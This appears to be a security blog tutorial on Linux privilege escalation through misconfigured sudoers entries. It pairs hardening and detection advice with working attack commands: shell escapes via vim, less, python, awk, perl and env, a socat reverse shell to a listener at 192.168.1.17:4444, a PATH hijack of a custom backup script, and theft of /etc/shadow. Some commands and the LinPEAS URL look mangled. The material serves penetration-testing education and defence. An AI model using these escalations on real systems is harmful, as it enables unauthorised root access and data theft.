Listen to this Post
Introduction:

Sudo (substitute-user-do) is the primary mechanism for delegating administrative privileges on Linux systems, but a single misconfigured entry in `/etc/sudoers` can collapse the entire security boundary. Attackers who gain an initial low-privileged foothold routinely use `sudo -l` to enumerate dangerous rights, then leverage GTFOBins to transform seemingly harmless commands into root shells. This article dissects five real-world SUDO misconfiguration patterns—from wildcard ALL access to custom script abuse—and provides a complete exploitation and hardening playbook.
Learning Objectives:
– Enumerate and interpret SUDO permissions using `sudo -l` and LinPEAS to identify privilege escalation paths.
– Exploit common sudoers misconfigurations including wildcard grants, NOPASSWD on editors/interpreters, and socat-based reverse shells.
– Implement detection and mitigation strategies for SUDO abuse, including sudoers syntax hardening and command whitelisting.
You Should Know:
1. Wildcard Sudo Rights (ALL:ALL) ALL – The Root Key
The most dangerous sudoers entry grants a user unrestricted root execution: `lowpriv ALL=(ALL:ALL) ALL`. This is functionally equivalent to handing over the root password. Attackers can immediately spawn a root shell with `sudo su -` or `sudo bash`. Even without a password (NOPASSWD), the impact is identical.
Step‑by‑step guide:
 As low-privilege user, list sudo permissions
sudo -l

 If output shows (ALL:ALL) ALL, escalate directly
sudo su -
 or
sudo bash -p
Detection: Monitor `sudo` commands via auditd rule: `-a always,exit -S execve -k sudo_exec`. Any `sudo su` or `sudo bash` from unexpected users triggers an alert.
Mitigation: Never assign `ALL` to non-administrative users. Use explicit command paths with full arguments where possible.
2. NOPASSWD on Interactive Editors – Vim/Less Shell Escape
Editors like `vim`, `nano`, `less`, and `more` allow shell escapes when run with SUDO. For example, `sudo vim` grants a user the ability to execute `:!sh` from within vim, spawning a root shell.
Step‑by‑step guide:
 Enumerate sudo rights
sudo -l
 Look for: (root) NOPASSWD: /usr/bin/vim, /usr/bin/less, etc.

 Exploit vim
sudo vim
 Inside vim, type:
:!sh
 Or use:
:set shell=/bin/sh
:shell

 Exploit less
sudo less /etc/passwd
 Inside less, type:
!sh
Verification: After escaping, run `id` to confirm `uid=0(root)`.
Mitigation: Remove sudo rights on editors unless absolutely necessary. If required, use `sudoers` `Cmnd_Alias` with argument restrictions, though these are often bypassed.
3. NOPASSWD on Scripting and Networking Binaries – Python, Awk, Perl, FTP, Env
Language interpreters and networking tools provide built-in command execution capabilities. GTFOBins documents over 200 binaries that can be abused with sudo. Common examples include Python, Awk, Perl, FTP, and Env.
Step‑by‑step guide (Linux):
 Python3 shell escape
sudo python3 -c 'import pty;pty.spawn("/bin/sh")'

 Awk shell escape
sudo awk 'BEGIN {system("/bin/sh")}'

 Perl shell escape
sudo perl -e 'exec "/bin/sh";'

 FTP shell escape (interactive)
sudo ftp
! /bin/sh

 Env shell escape
sudo env /bin/sh
Windows analogy: On Windows, misconfigured `runas` or `sudo` (Windows 11) permissions can allow similar abuse. For example, if a user is allowed to run `cmd` as admin with no password: `runas /user:Administrator “cmd”`. Use `whoami /priv` to enumerate privileges.
Mitigation: Use `sudoers` with `Cmnd_Alias` and avoid NOPASSWD on any binary that can execute subprocesses. Force password re-authentication with `timestamp_timeout=0`.
4. socat – Sudo Reverse Shell Over the Network
If `socat` is installed and the user has `NOPASSWD: /usr/bin/socat`, an attacker can establish a reverse shell directly to a remote listener, bypassing local firewalls.
Step‑by‑step guide:
 Attacker (Kali) - set up listener
socat file:`tty`,raw,echo=0 tcp-listen:4444

 Target - execute reverse shell via sudo
sudo socat exec:'/bin/sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.17:4444
Upon connection, the attacker receives a fully interactive root shell. This technique works even when outbound SSH is blocked.
Detection: Monitor outbound TCP connections from unusual processes. Zeek/Suricata rule for `socat` user-agent strings or raw TCP payloads.
5. NOPASSWD on a Custom Script – Path Injection & Argument Abuse
Production environments often grant sudo rights to custom scripts. Without proper input sanitization or full path locking, attackers can exploit relative path dependencies, environment variables, or argument injection.
Step‑by‑step guide (creating vulnerable script & exploitation):
 Administrator creates vulnerable script /usr/local/bin/backup.sh
!/bin/bash
cp $1 /backup/

 Grant sudo: lowpriv ALL=(root) NOPASSWD: /usr/local/bin/backup.sh

 Attacker exploits with path injection
sudo /usr/local/bin/backup.sh "/etc/shadow /backup/shadow"

 Or if script uses $PATH, create malicious binary
echo "/bin/bash" > /tmp/cp
chmod +x /tmp/cp
export PATH=/tmp:$PATH
sudo /usr/local/bin/backup.sh
Mitigation: Always use absolute paths inside scripts. Sanitize inputs. Use `sudoers` with argument constraints: `lowpriv ALL=(root) /usr/local/bin/backup.sh [a-zA-Z0-9/_\-]` but note this is fragile. Prefer dedicated service accounts with minimal capabilities.
6. Enumeration with LinPEAS & GTFOBins Workflow
Manual enumeration with `sudo -l` is essential, but automated tools like LinPEAS and the GTFOBins catalog accelerate exploitation.
Step‑by‑step guide:
 Transfer LinPEAS to target
wget https://github.com/peass-1g/PEASS-1g/releases/download/refs%2Fheads%2Fmaster/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh | tee linpeas.out

 Look for "sudo -l" output in yellow/red sections
 Cross-reference found binaries with GTFOBins
curl -s https://gtfobins.github.io/ | grep "sudo"
GTFOBins provides one-liners for each binary. For example, if `sudo -l` shows `/bin/cp`, the site recommends: `sudo cp /etc/shadow /tmp/shadow` then crack the hash.
7. Hardening SUDO Configurations – The Defender’s Blueprint
Preventing these attacks requires layered controls in the sudoers file and system monitoring.
Step‑by‑step hardening commands:
 Always use visudo to edit /etc/sudoers
visudo

 Enforce password timeout
Defaults timestamp_timeout=5

 Restrict to specific commands with full paths
lowpriv ALL=(root) /bin/systemctl restart nginx, /bin/journalctl -u nginx

 Use NOEXEC to block shell escapes (not foolproof)
Defaults:lowpriv NOEXEC: ALL

 Log all sudo attempts to syslog
Defaults logfile="/var/log/sudo.log"
Defaults log_input, log_output

 Enable sudo insult for repeated failures (optional)
Defaults insults
Windows equivalent: Use `secedit` to enforce user rights assignments and audit privileged access. Disable `SeDebugPrivilege` for non-admins.
What Undercode Say:
– Key Takeaway 1: The most dangerous sudoers misconfiguration is the wildcard `ALL` grant, but the most commonly found in real pentests is `NOPASSWD` on scripting binaries like Python or Awk. Always run `sudo -l` as your first post‑exploitation step.
– Key Takeaway 2: GTFOBins turns enumeration into exploitation within seconds. Defenders must treat any sudoable binary listed on GTFOBins as a potential root vector. Use `sudo` with `NOEXEC` and command whitelisting, but understand that even restricted arguments can be bypassed via environment variables or file overwrites.
Analysis (10 lines): The five scenarios demonstrate a clear progression from trivial (wildcard) to subtle (custom script abuse). Attackers rarely need zero-days; misconfigurations are the primary root cause. The lab environment using a standard Ubuntu server and a `lowpriv` account mirrors real-world footholds obtained via phishing or web exploits. The `sudo -l` command is the attacker’s treasure map, and GTFOBins is the decoder ring. Defenders often overlook `NOPASSWD` entries because they improve automation convenience, but that convenience directly enables privilege escalation. The `socat` scenario highlights that SUDO abuse isn’t limited to local execution—it can pivot across networks. Post‑exploitation detection should focus on parent‑child process relationships: a `python` process spawning `sh` with root UID is highly anomalous. Hardening requires not just restricting commands but also auditing `visudo` changes via version control and requiring re-authentication for every `sudo` invocation in high‑security environments. Finally, Linux security teams should integrate GTFOBins into their threat modeling: any binary listed there that is also present in a user’s `sudo -l` output is a critical finding.
Prediction:
– +1 Increased adoption of `sudo` logging and SIEM integration will make real‑time detection of shell escapes possible, reducing dwell time for SUDO abuse from days to minutes.
– -1 The proliferation of containers and cloud VMs often ships with default `sudo` rights for convenience users; misconfiguration rates will climb as DevOps teams prioritize speed over hardening, leading to more root compromises in CI/CD pipelines.
– -1 GTFOBins will continue to add new binaries, and AI‑assisted enumeration tools will automate the entire `sudo -l` → exploitation → root shell workflow, lowering the skill barrier for attackers.
– +1 Linux distributions are moving toward `sudo` alternatives like `doas` and fine‑grained polkit rules, reducing the attack surface when properly configured. However, legacy systems will remain vulnerable for the next 5–7 years.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Yashika Dhir](https://www.linkedin.com/posts/yashika-dhir_linux-privilege-escalation-using-exploiting-ugcPost-7469617595025891328-4U7u/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


